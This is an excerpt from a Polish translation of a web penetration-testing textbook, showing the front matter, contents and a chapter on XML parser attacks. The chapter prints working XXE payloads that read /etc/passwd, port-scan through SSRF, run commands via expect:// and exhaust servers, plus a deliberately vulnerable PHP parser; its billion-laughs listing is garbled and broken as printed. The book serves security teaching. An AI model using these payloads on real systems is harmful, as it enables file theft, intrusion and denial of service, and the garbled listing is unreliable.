

Prakhar Prasad

# Testy penetracyjne nowoczesnych serwisów

Kompendium  
inżynierów  
bezpieczeństwa

Tytuł oryginału: Mastering Modern Web Penetration Testing

Tłumaczenie: Rafał Jońca

ISBN: 978-83-283-3459-5

Copyright © Packt Publishing 2016

First published in the English language under the title 'Mastering Modern Web Penetration Testing - (9781785284588)'

Polish edition copyright © 2017 by Helion SA

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from the Publisher.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiegokolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Autor oraz Wydawnictwo HELION dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie biorą jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Autor oraz Wydawnictwo HELION nie ponoszą również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Wydawnictwo HELION  
ul. Kościuszki 1c, 44-100 GLIWICE  
tel. 32 231 22 19, 32 230 98 63  
e-mail: [helion@helion.pl](mailto:helion@helion.pl)  
WWW: <http://helion.pl> (księgarnia internetowa, katalog książek)

Drogi Czytelniku!

Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres

<http://helion.pl/user/opinie/tespen>

Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

- [Kup książkę](#)
- [Poleć książkę](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » Nasza społeczność](#)

# Spis treści

<b>O autorze</b>	<b>7</b>
<b>O redaktorze merytorycznym</b>	<b>9</b>
<b>Wstęp</b>	<b>11</b>
<b>Rozdział 1. Typowe protokoły bezpieczeństwa</b>	<b>17</b>
SOP	17
CORS	21
Kodowanie URL, czyli kodowanie z procentem	24
Podwójne kodowanie	26
Kodowanie Base64	28
Podsumowanie	31
<b>Rozdział 2. Zbieranie informacji</b>	<b>33</b>
Techniki zbierania informacji	33
Wyliczenie domen, plików i zasobów	34
Fierce	35
theHarvester	38
SubBrute	39
CeWL	41
DirBuster	42
WhatWeb	44
Shodan	48
DNSdumpster	50
Wyszukiwanie domen po odwróconym adresie IP — YouGetSignal	50
Pentest-Tools	52
Zaawansowane wyszukiwanie Google	52
Podsumowanie	56

<b>Rozdział 3. Ataki XSS</b>	<b>57</b>
Odbity XSS	58
Zapisany XSS	62
Ataki XSS wykorzystujące Flasha — funkcja ExternalInterface.call()	70
Znaczniki HttpOnly i bezpieczne pliki cookie	71
Ataki XSS bazujące na obiektach DOM	72
Narzędzie BeEF, czyli wykorzystywanie podatności XSS	75
Podsumowanie	81
<b>Rozdział 4. Atak CSRF</b>	<b>83</b>
Wprowadzenie do CSRF	84
Wykonywanie ataku CSRF dla żądań POST	85
W jaki sposób programiści zapobiegają CSRF?	86
Podatność CSRF PayPala dotycząca zmiany numerów telefonów	87
Wykorzystanie podatności na atak CSRF w żądaniach typu JSON	88
Wykorzystanie ataku XSS do wykradania tokenów CSRF	90
Wykorzystanie słabości tokena CSRF	91
Flash na ratunek	92
Podsumowanie	96
<b>Rozdział 5. Wykorzystanie wstrzykiwania SQL</b>	<b>97</b>
Instalacja SQLMap w systemie Kali Linux	98
Wprowadzenie do SQLMap	99
Pobieranie danych — scenariusz z wykorzystywaniem błędu	102
SQLMap i modyfikacja adresów URL	106
Przyspieszamy cały proces	107
Pobieranie danych z bazy w scenariuszach wykorzystujących czas lub działających na ślepo	109
Odczyt i zapis plików	111
Obsługa wstrzykiwania w żądaniu POST	115
Wstrzykiwanie SQL do stron wymagających logowania	118
Powłoka SQL	119
Powłoka poleceń	119
Unikanie filtrów — skrypty modyfikujące	121
Konfiguracja serwera pośredniczącego	124
Podsumowanie	124
<b>Rozdział 6. Podatności na atak związane z przesyłaniem plików</b>	<b>127</b>
Podatność na atak związana z przesyłaniem plików — wprowadzenie	128
Zdalne wykonywanie kodu	129
Powrót do XSS	134
Ataki typu DoS	136
Objęcie zabezpieczeń związanych z przesyłaniem plików	138
Podsumowanie	146

<b>Rozdział 7. Metasploit i sieć WWW</b>	<b>149</b>
Moduły Metasploit	149
Użycie Msfconsole	151
Wykorzystanie modułów pomocniczych związanych z aplikacjami internetowymi	153
Wykorzystanie WMAP	157
Generowanie w Metasploit ładunków dla aplikacji internetowych	161
Podsumowanie	166
<b>Rozdział 8. Ataki XML</b>	<b>167</b>
Podstawy formatu XML	168
Atak XXE	172
XML do kwadratu	178
Podsumowanie	180
<b>Rozdział 9. Nowe wektory ataków</b>	<b>181</b>
Atak SSRF	181
Atak IDOR	188
Przebijanie DOM	194
Atak RPO	196
Podmiana interfejsu użytkownika	201
Wstrzykiwanie obiektów PHP	204
Podsumowanie	209
<b>Rozdział 10. Bezpieczeństwo OAuth 2.0</b>	<b>211</b>
Wprowadzenie do modelu OAuth 2.0	212
Otrzymywanie upoważnień	215
Użycie OAuth dla zabawy i zysku	219
Podsumowanie	223
<b>Rozdział 11. Metodologia testowania API</b>	<b>225</b>
Zrozumieć API typu REST	225
Konfiguracja środowiska testowego	230
Nauka API	232
Podstawowa metodologia testowania API dla programistów	237
<b>Skorowidz</b>	<b>243</b>



# Ataki XML

W tym rozdziale przedstawię niektóre techniki ataku analizatorów składniowych XML. Analizatory XML to najczęściej programy lub biblioteki, które przyjmują dokument XML, a następnie analizują go i przetwarzają do łatwej w obróbce formy. Format XML (ang. *eXtensible Markup Language*) jest nadal bardzo popularnym formatem wymiany danych. Składnia XML przypomina składnię języka HTML, ale służy tylko do przechowywania danych, choć w nieco bardziej ustrukturyzowanym formacie. Standardowy dokument XML to zwykły plik tekstowy, który sam z siebie nic nie robi. Potrzebny jest więc osobny program, który odczytuje zawartość pliku i na jego podstawie wykonuje inne działania. Z tego powodu ataki nie dotyczą samych plików, ale narzędzi ich przetwarzających. XML to otwarty standard wspierany przez W3C (ang. *World Wide Web Consortium*). Zanim przejdę do sposobu ataku, pokrótce opiszę sam format XML.

Kilka ataków prezentowanych w rozdziale wykorzystuje technikę DoS (ang. *Denial of Service*). Pamiętaj, aby testować ją tylko i wyłącznie w kontrolowanym środowisku, które można bez szkód dla firmy przywrócić do pełnej sprawności. Nigdy nie używaj tych technik w środowiskach produkcyjnych — możesz zostać zwolniony, a nawet trafić do więzienia!

W tym rozdziale poruszymy następujące tematy:

- podstawy formatu XML;
- atak XXE — wykorzystanie zewnętrznych encji XML;
- użycie XML do kwadratu.

## Podstawy formatu XML

Zanim przejdziemy do właściwych ataków, warto poznać podstawy XML. Format ten powstał, ponieważ wcześniej dane przechowywano w formacie spłaszczonym, co utrudniało zarówno obsługę danych, jak i przenoszenie ich między systemami. Dla każdego spłaszczonego pliku programista musiał napisać odpowiedni analizator i kod wczytujący. Dokładnie to samo zadanie musiał wykonać w drugą stronę, aby zapisać plik. W przypadku XML sytuacja jest znacznie prostsza — istnieją generyczne analizatory XML, które potrafią przeanalizować każdy poprawnie skonstruowany dokument XML. Dodatkowo format XML jest czytelny dla ludzi.

Bardzo prosty dokument XML może mieć postać:

```
<?xml version="1.0" encoding="UTF-8"?>
<student>
  <name>James Jones</name>
  <roll >PACKT/1001/16</roll>
  <dob>17-01-1947</dob>
  <address>Birmingham, United Kingdom</address>
</student>
```

## Elementy XML

Przedstawiony dokument XML zawiera kilka różnych znaczników przechowujących różnego rodzaju dane między znacznikami początku i końca. Dokument XML rozpoczyna się od preambuły, czyli krótkiej deklaracji, że jest to dokument XML, i informacji o rodzaju kodowania. W przykładzie dokument używa kodowania UTF-8. Następnie pojawiają się znaczniki, a każdy z nich ma w sobie pewne dane. Całość, czyli znacznik otwierający, znacznik zamykający i zawartość, nazywa się **elementem**. Nazwa elementu wynika z wymagań lub innych czynników.

Oto przykład:

- `<name>James Jones</name>` to pełny element;
- `<name>` to znacznik otwierający;
- `James Jones` to treść elementu;
- `</name>` to znacznik zamykający.

Znaczniki są czułe na wielkość liter, więc znacznik otwierający musi mieć taką samą postać jak znacznik zamykający. W przeciwnym razie analizator zgłosi błąd.

Dokumenty XML muszą zawierać tylko jeden element bazowy (korzeń). W przedstawionym przykładzie jest nim element `<student> ... </student>`.



## Atrybuty XML

Rozważmy dokument XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<blogger>
  <blog id="123">
    <post>Hello World</post>
    <owner>James Jones</owner>
  </blog>
</blogger>
```

Zauważ, że element `<blog> ... </blog>` zawiera powiązany z nim atrybut o nazwie `id` i wartości `123`. Atrybut to wartość powiązania z elementem. Warto podkreślić, że wartość atrybutu musi znajdować się w cudzysłowach pojedynczych lub podwójnych.

## XML DTD i znaki specjalne

XML DTD to dokument, który służy do sprawdzenia poprawności dokumentu XML pod kątem spełnienia pewnych warunków — dokument XML może być poprawny składniowo, ale nie spełniać warunków DTD. Można powiedzieć, że jest to pewnego rodzaju szablon walidacyjny zawierający informacje o dopuszczalnych elementach i atrybutach.

## Wewnętrzny DTD

Rozważmy następujący dokument XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
  <!ELEMENT student (name,roll,dob,address)>
  <!ELEMENT name (#PCDATA)>
  <!ELEMENT roll (#PCDATA)>
  <!ELEMENT dob (#PCDATA)>
  <!ELEMENT address (#PCDATA)>
]>

<student>
  <name>James Jones</name>
  <roll>PACKT/1001/16</roll>
  <dob>17-01-1947</dob>
  <address>Birmingham, United Kingdom</address>
</student>
```

Dokument XML zawiera osadzony w sobie DTD, który definiuje dopuszczalną strukturę danych. DTD wykorzystuje bardzo prosty zapis, więc jego interpretacja nie powinna sprawić większych problemów:

- `<!DOCTYPE student` — wskazuje, że korzeniem całej struktury będzie element `student`;
- `<!ELEMENT student (name, roll, dob, address)` — informuje, że element `student` będzie zawierał w sobie cztery inne elementy: `name`, `roll`, `dob` i `address`;
- `<!ELEMENT name (#PCDATA)>` — wskazuje, że element `name` jest typu `PCDATA`, czyli zawiera dane tekstowe; podobne zapisy dotyczą elementów `roll`, `dob` i `address`.

Po części DTD zaczyna się właściwy dokument XML.

Opisywany DTD nazywa się **osadzonym DTD**, ponieważ znajduje się wewnątrz dokumentu XML z danymi.

### Zewnętrzny DTD

Tym razem rozważmy następujący dokument XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student SYSTEM "student.dtd"
]>
<student>
  <name>James Jones</name>
  <roll>PACKT/1001/16</roll>
  <dob>17-01-1947</dob>
  <address>Birmingham, United Kingdom</address>
</student>
```

Tym razem w dokumencie XML znajduje się tylko i wyłącznie adres URL do dokumentu DTD. Analizator pobierze plik *student.dtd* i sprawdzi na jego podstawie poprawność dokumentu XML. Plik DTD zawiera następującą treść:

```
<!ELEMENT student (name,roll,dob,address)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT roll (#PCDATA)>
<!ELEMENT dob (#PCDATA)>
<!ELEMENT address (#PCDATA)>
```

Ponieważ rozdzieliliśmy dokument XML i jego opis na potrzeby walidacji, dokument DTD nazywamy zewnętrznym DTD.

## Encje XML

Składnia XML wymaga kodowania pewnych znaków. Dotyczy to przede wszystkim znaków, które są standardowo używane do oznaczania znaczników, np. `<` i `>`. Każda zakodowana instrukcja zaczyna się od znaku `&` i kończy znakiem `;`. Zakodowany znak `<` ma postać `&lt;`. Poniższa tabela zawiera kodowanie podstawowych znaków specjalnych w przekazywanych danych:

Znak	Zakodowana wersja
&	&amp;
<	&lt;
>	&gt;
"	&quot;
'	&apos;

Zobaczymy, jak wygląda użycie znaków specjalnych w danych zawartych w dokumencie XML:

```
<?xml version="1.0" encoding="UTF-8" ?>
<student>
  <less>&lt;</less>
</student>
```

## Deklaracja encji

Poza encjami dla znaków specjalnych możemy również samodzielnie definiować inne encje, które odnoszą się do informacji wewnątrz lub na zewnątrz dokumentu.

Rozważmy następujący kod XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
  <!ELEMENT student (#PCDATA)>
  <!ENTITY name "James Jones">
]>
<student>&name;</student>
```

Dokument XML części DTD zawiera znacznik `<!ENTITY name "James Jones">`, który definiuje `&name;` jako wartość `James Jones`. Jest to tak zwana **deklaracja wewnętrzna**, ponieważ wszystko znajduje się w tym samym dokumencie i nie trzeba pobierać danych z zewnątrz.

Możemy również korzystać z zewnętrznych DTD do definiowania encji. Rozważmy następujący przykład:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
  <!ELEMENT student (#PCDATA)>
  <!ENTITY sname SYSTEM "https://www.prakharprasad.com/external.xml">
]>
<student>&sname;</student>
```

Aby zadeklarować zewnętrzną encję, używamy formatu:

```
<!ENTITY nazwa SYSTEM "URI">
```

Po przeczytaniu dokumentu XML przez analizator zaczyna on obsługę zewnętrznych URI na podstawie zdefiniowanego mechanizmu ich pobierania. Zewnętrzny plik pobiera pliki wewnętrzne i zastępuje nimi wskazane wystąpienia. W przedstawionym przykładzie adresem URI jest

<https://www.prakharprasad.com/external.xml>, a nazwą encji jest &sname;. Plik *external.xml* zostanie pobrany, a jego treść zastąpi każde wystąpienie &sname; w elemencie <student> ... </student>. Zewnętrzne encje to z perspektywy testera penetracyjnego bardzo dobry wektor ataku. Sposób ich wykorzystania omówię w następnym podrozdziale dotyczącym ataku **XXE**.

## Atak XXE

Atak **XXE** (ang. *XML eXternal Entity*) wykorzystuje możliwość wczytywania w dokumentach XML innych plików. Możemy wykorzystać część URI do wykonywania zadań takich jak odczyt plików, wydobywanie danych, podkradzenie żądania po stronie serwera, a nawet wykonanie dowolnego kodu.

W niektórych z prezentowanych przykładów celowo włączyłem kilka modułów PHP, między innymi wczytywanie zewnętrznych encji, obsługę fopen i moduł expect. Domyślna instalacja PHP ma te elementy wyłączone.

Pamiętaj, że atak XXE dotyczy wszystkich platform serwerowych, więc nawet jeśli pewien moduł jest zablokowany domyślnie dla języka PHP, to może zadziałać na serwerze używającym ASP, JSP itp.

Rozważmy następujący fragment kodu PHP przetwarzający dokument XML:

```
<?php
$xml = $_POST["xml"];
$stmtudent = simplexml_load_string($xml, 'SimpleXMLElement', LIBXML_NOENT);
?>
<html>
  <title>Name Game</title>
  <body>
    <h3>
      <pre>
        Your name is <?php echo $student->name; ?>
      </pre>
    </h3>
  </body>
</html>
```

Przedstawiony kod po prostu wyświetla imię przekazane wewnątrz dokumentu XML przesłanego żądaniem typu POST. Przedstawmy przykład działania. Oto zrzut ekranu pokazujący u góry przesyłany dokument XML, a na dole odpowiedź wyświetlaną przez PHP po jego przetworzeniu (zobacz rysunek na następnej stronie).

Łatwo zauważymy, że PHP wydobywa z dokumentu XML dane osadzone w elemencie name i po prostu je wyświetla. Zaczniemy wykorzystywać adresy URI dotyczące zewnętrznych encji.



## Odczyt plików

Atak XXE umożliwia odczyt plików systemowych. To naprawdę zadziwiające, ale możemy w ten sposób odczytać zawartość innych plików zawierających takie dane jak nazwa użytkownika i hasła do bazy danych. Aby to zademonstrować, zadeklarujemy zewnętrzną encję i wskażemy adresem URI plik, który znajduje się na dysku serwera WWW.

Do skryptu PHP prześlemy dokument XML o następującej treści:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
  <!ENTITY oops SYSTEM "file:///etc/passwd">
]>

<student>
  <name>&oops;</name>
</student>
```

Odpowiedź z serwera będzie następująca (zobacz pierwszy rysunek na następnej stronie).

Wspaniale! Udało nam się odczytać zawartość pliku `/etc/passwd` z systemu Linux serwera, który przetwarzał dokument XML. Wykorzystaliśmy protokół `file://`, aby odczytać plik i wyświetlić treść jako zewnętrzną encję. Jeśli tylko pozwolą na to uprawnienia, możemy odczytać w ten sposób i inne pliki.

```

Your name is root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
    
```

W niektórych środowiskach możliwe jest nawet otrzymanie listy plików znajdujących się w katalogu za pomocą protokołu `file://`:

```
<!ENTITY oops SYSTEM "file:///etc/ ">
```

Powyższy wpis pobierze listę plików folderu `/etc`.

## Alternatywa w postaci konwersji Base64 adresu URI w PHP

Możemy wykorzystać konwersję Base64 adresu URI w PHP jako alternatywę do odczytu plików za pomocą protokołu `file://`. Stosowanym powszechnie formatem jest:

```
php://filter/convert.base64-encode/resource=/plik/do/odczytu
```

Powtórzymy wcześniejszy przykład, ale tym razem użyjemy sztuczki z konwersją. Ładunek XML ma postać:

```

<!DOCTYPE student [
  <!ENTITY pwn SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
]>
<student>
  <name>&pwn;</name>
</student>
    
```

Analizator pobierze wskazany plik `/etc/passwd`, ale zwróci go w postaci zakodowanej przy użyciu formatu Base64 (zobacz pierwszy rysunek na następnej stronie).

Wystarczy teraz skopiować dane, wkleić je do dekodera Base64 (np. narzędzia Burp Decoder) i otrzymać faktyczną zawartość pliku (zobacz drugi rysunek na następnej stronie).



Przedstawioną technikę warto zastosować za każdym razem, gdy podejrzewamy, że środowisko PHP może być podatne na atak XXE.

## SSRF poprzez XXE


**SSRF** (ang. *Server-Side Request Forgery*) to mechanizm, który wykorzystamy do ataku — serwer uruchamiający analizator XML wykona na nasz rozkaz połączenie z dowolnym innym komputerem. Dokładniej podatność SSRF opiszę w następnym rozdziale, a na razie skupmy się na użyciu jej do skanowania portów. Wykorzystamy adresy URL dotyczące protokołu HTTP, ale ręcznie wskażemy numery portów. Logika jest prosta: gdy analizator spróbuje odczytać dane z adresu URI, dla każdego otwartego portu zwróci stronę z błędem HTTP (czasem nawet z dodatkową informacją o usłudze), ale dla zamkniętego portu zwróci informację o problemie z połączeniem się. Ładunek mógłby mieć postać:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
  <!ENTITY oops SYSTEM "http://scanme.nmap.org:20/">
]>
<student>
  <name>&oops;</name>
</student>
```

Zauważ, że zaczynamy od portu o numerze 20. Zwiększamy numer portu tak długo, aż znajdziemy otwarty port:

```
<!ENTITY oops SYSTEM "http://scanme.nmap.org:20/">
<!ENTITY oops SYSTEM "http://scanme.nmap.org:21/">
<!ENTITY oops SYSTEM "http://scanme.nmap.org:22/">
...
<!ENTITY oops SYSTEM "http://scanme.nmap.org:X/">
```


Dla portu o numerze 20 otrzymaliśmy informacje: Connection refused i failed to load external entity:



The screenshot shows a browser window with the address bar containing '192.168.1.21/xml.php'. The page content displays three warning messages:

```
Warning: simplexml_load_string(http://scanme.nmap.org:20): failed to open stream: Connection refused in /var/www/html/xml.php on line 5
Warning: simplexml_load_string(): I/O warning : failed to load external entity "http://scanme.nmap.org:20/" in /var/www/html/xml.php on line 5
Warning: simplexml_load_string(): Entity: line 6: parser error : Failure to process entity oops in /var/www/html/xml.php on line 5
```

Podobną informację otrzymujemy dla portu 21, ale dla portu 22 otrzymaliśmy inny błąd, co świadczy o tym, że port jest otwarty:



The screenshot shows a browser window with the address bar containing '192.168.1.21/xml.php'. The page content displays three warning messages:

```
Warning: simplexml_load_string(http://scanme.nmap.org:22): failed to open stream: HTTP request failed! SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.8 in /var/www/html/xml.php on line 5
Warning: simplexml_load_string(): I/O warning : failed to load external entity "http://scanme.nmap.org:22/" in /var/www/html/xml.php on line 5
Warning: simplexml_load_string(): Entity: line 6: parser error : Failure to process entity oops in /var/www/html/xml.php on line 5
```

Co istotne, otrzymaliśmy nawet informację o usłudze, która nasłuchuje na porcie 22 — jest to usługa OpenSSH. Tego rodzaju skanowanie portów możemy przeprowadzić bardzo szybko.


## Zdalne wykonywanie kodu

Możliwość zdalnego wykonania kodu na serwerze to zawsze kusząca oferta. Jeśli tylko możemy wykorzystać obsługę protokołu URI `expect://` zapewnianą przez PHP, warto z niej skorzystać do uruchamiania poleceń na serwerze. Dokumentacja PHP wskazuje, że wystarczy umieścić po elemencie `expect://` nazwę polecenia (zobacz pierwszy rysunek na następnej stronie).

Rozważmy więc poniższy ładunek XML, który spowoduje wykonanie kodu, jeśli jest włączona obsługa protokołu `expect://`:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE name [
  <!ENTITY rce SYSTEM "expect://id">
]>
```





### Dokumentacja PHP dotycząca `expect://`

```
<student>
  <name>&rce;</name>
</student>
```

Powyższy kod wykonał polecenie `id` na serwerze z systemem Linux:



Na tym zakończymy prezentację zdalnego wykonywania kodu. Przejdźmy teraz do ataków DoS poprzez XXE.


## Atak DoS poprzez XXE

Możemy zmusić serwer podatny na XXE do odczytywania plików takich jak `/dev/random` lub `/dev/urandom`, co najprawdopodobniej spowoduje ich zawieszenie. Już wcześniej skorzystaliśmy z protokołu `file://` w definicji dokumentu XML, więc spróbujmy odczytać zawartość `/dev/random` i wstawić ją jako element zastępujący encję:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
  <!ENTITY oops SYSTEM "file:///dev/random">
]>
```

```
<student>
  <name>&oops;</name>
</student>
```

Tego rodzaju ładunek, jeśli zostanie wykonany wielokrotnie, może spowodować znaczące spowolnienie działania serwera, a nawet jego unieruchomienie. Oto przykładowy efekt takiego ataku na moim serwerze testowym:



Zrzut ekranu przedstawia błąd CloudFlare związany z faktem, iż mój serwer przestał odpowiadać na żądania (z powodu ataku). Przyjrzyjmy się dokładniej sposobowi ataku przy użyciu techniki nazywanej XML do kwadratu.

## XML do kwadratu

Atak tego rodzaju to specjalny atak typu DoS na analizator danych XML. Zanim jednak przejdę do opisu tej techniki, wyjaśnię inną technikę ataku, nazywaną **miliard uśmiezków**, która obecnie już nie działa, ale wyjaśni podstawy właściwego ataku.

## Miliard uśmiezków

Atak DoS typu miliard uśmiezków zaczynamy od zadeklarowania dokumentu XML z encją o nazwie lol (właśnie od tej nazwy wzięła swój początek nazwa ataku, ale w praktyce można użyć dowolnej innej nazwy). Encję zagnieżdżamy rekurencyjnie 10 lub więcej razy. Wymusi to na analizatorze XML zarezerwowanie pamięci dla każdej encji. Zostanie zmarnowane naprawdę dużo pamięci do przesyłania tego samego dokumentu XML, co najprawdopodobniej doprowadzi

do braków w pamięci serwera WWW. Niestety, nowoczesne analizatory wykrywają obecnie zagnieżdżone encje XML i zatrzymują analizę. Klasyczny przykład ataku tego typu przedstawiam poniżej:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol1 "&l0l;&l0l;&l0l;&l0l;&l0l;&l0l;&l0l;&l0l;&l0l;&l0l;&l0l;&l0l;>"
  <!ENTITY lol2 "&l0l1;&l0l1;&l0l1;&l0l1;&l0l1;&l0l1;&l0l1;&l0l1;&l0l1;&l0l1;&l0l1;>"
  <!ENTITY lol3 "&l0l2;&l0l2;&l0l2;&l0l2;&l0l2;&l0l2;&l0l2;&l0l2;&l0l2;&l0l2;>"
  <!ENTITY lol4 "&l0l3;&l0l3;&l0l3;&l0l3;&l0l3;&l0l3;&l0l3;&l0l3;&l0l3;&l0l3;>"
  <!ENTITY lol5 "&l0l4;&l0l4;&l0l4;&l0l4;&l0l4;&l0l4;&l0l4;&l0l4;&l0l4;&l0l4;>"
  <!ENTITY lol6 "&l0l5;&l0l5;&l0l5;&l0l5;&l0l5;&l0l5;&l0l5;&l0l5;&l0l5;&l0l5;>"
  <!ENTITY lol7 "&l0l6;&l0l6;&l0l6;&l0l6;&l0l6;&l0l6;&l0l6;&l0l6;&l0l6;&l0l6;>"
  <!ENTITY lol8 "&l0l7;&l0l7;&l0l7;&l0l7;&l0l7;&l0l7;&l0l7;&l0l7;&l0l7;&l0l7;>"
  <!ENTITY lol9 "&l0l8;&l0l8;&l0l8;&l0l8;&l0l8;&l0l8;&l0l8;&l0l8;&l0l8;&l0l8;>"
]>
<l0lz>&l0l9;</l0lz>
```

Choć ten konkretny atak nie jest już możliwy do zrealizowania, stanowi podstawę dla ataku XML do kwadratu.

## Encja do kwadratu

Nowa wersja ataku zamienia zagnieżdżone odniesienia do encji na jedną dużą encję powtarzaną później w dokumencie XML tysiące razy. W efekcie analizator ponownie musi zarezerwować podobną ilość pamięci operacyjnej co przy ataku tysiąca uśmieszków.

Typowy dokument XML wykorzystujący tę sztuczkę wygląda następująco:

```
<?xml version="1.0"?>
<!DOCTYPE student [
  <!ENTITY x "xxxxxxxxxxxxxxxxxxxx..."> (50 000 - 100 000)
]>
<student>&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;...</student> (50 000 - 100 000)
```

Zdefiniowany szablon encji posiada encję o długości kilkudziesięciu kilobajtów, która następnie w dokumencie XML zostaje powtórzona wiele tysięcy razy. Analizator zostaje zmuszony do alokacji dużych ilości pamięci, co daje ten sam efekt co miliard uśmieszków.

## Przykład podatności na atak XML do kwadratu w WordPress 3.9

Chyba nie muszę nikomu przedstawiać platformy WordPress — jest to obecnie chyba najpopularniejszy system do tworzenia blogów w internecie. Niestety, WordPress 3.9 i starszy były podatne na atak XML do kwadratu. Odkrył to izraelski badacz Nir Goldshlager.

